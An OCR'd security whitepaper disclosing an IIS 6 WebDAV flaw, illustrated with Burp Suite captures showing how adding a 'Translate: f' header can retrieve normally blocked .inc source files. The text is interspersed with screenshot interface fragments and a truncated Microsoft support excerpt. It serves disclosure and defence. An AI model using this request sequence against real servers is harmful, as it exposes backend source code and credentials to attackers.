Whitepaper

SecurEyes
Infusing Security

Code Disclosure Vulnerability in IIS 6 Web Server with WebDAV Enabled

Bypassing Access Restrictions on Unknown MIME-Type Files

Anant Kochhar

TABLE OF CONTENTS

Abstract

A vulnerability in IIS 6 web server, with WebDAV enabled, allows remote attackers to bypass built-in restrictions on accessing files with unknown MIME-types which often contain backend source codes.


Introduction

IIS 6 server does not serve files with unknown MIME-types (files with undefined file extensions, like '.inc' etc). Instead, the web server responds with a '**404 Not Found**' error response (http://support.microsoft.com/?id=326965) preventing remote attackers from finding files with undefined MIME-types, which often contain backend source codes. One such common and popular file is '**ADOVBS.inc**' file.

A recently discovered vulnerability allows a remote attacker to bypass this security feature if **WebDAV** service is enabled on the web server.

A Likely Scenario


A remote attacker may discover a source code file with an undefined MIME-type through an error message:



```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC Microsoft Access Driver] Syntax error in string in query expression 'pid=143''.

/inc/login.inc, line 25
```


/inc/login.inc

When he tries to access it directly, the server responds with a 404 File Not Found:



burp suite v1.3
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
response from http:// :80/inc/login.inc
forward drop intercept is on action
raw headers hex html render
+ < >
0 matches

```
HTTP/1.1 404 Not Found
Content-Length: 1635
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Fri, 02 Apr 2010 12:44:43 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>The page cannot be found</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=Windows-1252">
<STYLE type="text/css">
  BODY { font: 8pt/12pt verdana }
  H1 { font: 13pt/15pt verdana }
  H2 { font: 8pt/12pt verdana }
  A:link { color: red }
  A:visited { color: maroon }
</STYLE>
</HEAD><BODY><TABLE width=500 border=0 cellspacing=10><TR><TD>

<h1>The page cannot be found</h1>
```



The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:


- Make sure that the Web site address displayed in the address bar of your browser is spelled and formatted correctly.
- If you reached this page by clicking a link, contact the Web site administrator to alert them that the link is incorrectly formatted.
- Click the Back button to try another link.

HTTP Error 404 - File or directory not found.
Internet Information Services (IIS)

Technical Information (for support personnel)

- Go to Microsoft Product Support Services and perform a title search for the words **HTTP** and **404**.
- Open **IIS Help**, which is accessible in IIS Manager (inetmgr), and search for topics titled **Web Site Setup**, **Common Administrative Tasks**, and **About Custom Error Messages**.

This is because the file has an unknown MIME type ('.inc') and IIS 6 server restricts access to such files by default: http://support.microsoft.com/?id=326965).


IIS 6.0 does not serve unknown MIME types - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://support.microsoft.com/?id=326965
Google
IIS 6.0 does not serve unknown MIM...
Upgrade your Internet experience
United States Change | All Microsoft Sit
Microsoft Support
Search Microsoft Support
bing
Support Home
Solution Centers
Advanced Search
Buy products
Other Resources
Other Support Sites
Community
Get Help Now
Article Translations
Arabic
View related content
MIME Types in IIS
How to: Configure IIS 5.0 and IIS 6.0 to Deploy WPF Applications
Register Office 2007 file format MIME types on servers - Office ...
Serving the Web: Essential Security Administration For IIS 6.0
Silverlight Mime types
Done
65.54.166.122

Article ID: 326965 - Last Review: December 3, 2007 - Revision: 6.6

IIS 6.0 does not serve unknown MIME types

View products that this article applies to.

This article was previously published under Q326965

IMPORTANT: This article contains information about editing the metabase. Before you edit the metabase, verify that you have a backup copy that you can restore if a problem occurs. For information about how to do this, see the "Configuration Backup/Restore" Help topic in Microsoft Management Console (MMC).

Expand all | Collapse all

SYMPTOMS

When you request a file from an IIS 6.0 Web server, and the file has a file name extension that is not a defined MIME type on the Web server, you receive the following error message:

```
HTTP Error 404 - File or directory not found.
```


Back to the top

CAUSE

Earlier versions of IIS include a wildcard character MIME mapping, which permits IIS to serve any file regardless of its extension. IIS 6.0 does not include this wildcard character MIME

The Exploit


The remote attacker determines if WebDAV is enabled on the IIS 6 web server:


burp suite v1.3.03
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward
drop
intercept is on
action
raw params headers hex
+ < >
0 matches

request to [redacted]:80 [[redacted]

```
OPTIONS / HTTP/1.1
Host: [redacted]
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.4 (KHTML, like Gecko)
Chrome/5.0.375.125 Safari/533.4
Accept: */*
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: ASP.NET_SessionId=yoc3rjbpodagevivkme1mu45
```


If WebDAV is enabled, the allowed options will include HTTP methods like PROPFIND, DELETE, PUT etc.


burp suite v1.3.03
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
forward
drop
intercept is on
action
raw headers hex
+ < >
0 matches

response from http:[redacted]80/ [[redacted]]


```
HTTP/1.1 200 OK
Date: Fri, 06 Aug 2010 05:46:15 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
Cache-Control: private
```

After confirming that WebDAV is enabled, the remote attacker captures the GET request for the file with undefined MIME-type in an HTTP proxy:


burp suite v1.3
burp intruder repeater window help
intruder repeater sequencer decoder comparer options alerts
target proxy spider scanner
intercept options history
request to http:// :80
forward drop intercept is on action
raw params headers hex
+ < >
0 matches


```
GET /inc/login.inc HTTP/1.1
Host:
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.5
(KHTML, like Gecko) Chrome/4.1.249.1042 Safari/532.5
Cache-Control: max-age=0
Accept:
application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png
,*/*;q=0.5
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: ASPSESSIONIDCQCABRDD=AEKBBLCCOJCCJFIOPEJOGCBM
```

He appends the following HTTP header to the request: **Translate: f**


burp suite v1.3
burp intruder repeater window help
intruder repeater sequencer decoder comparer options alerts
target proxy spider scanner
intercept options history
request to http:// :80
forward drop int
raw params headers hex
Append a new HTTP header
+ < >
0 matches

```
GET /inc/login.inc HTTP/1.1
Translate: f
Host:
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.5
(KHTML, like Gecko) Chrome/4.1.249.1042 Safari/532.5
Cache-Control: max-age=0
Accept:
application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png
,*/*;q=0.5
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: ASPSESSIONIDCQCABRDD=AEKBBLCCOJCCJFIOPEJOGCBM
```

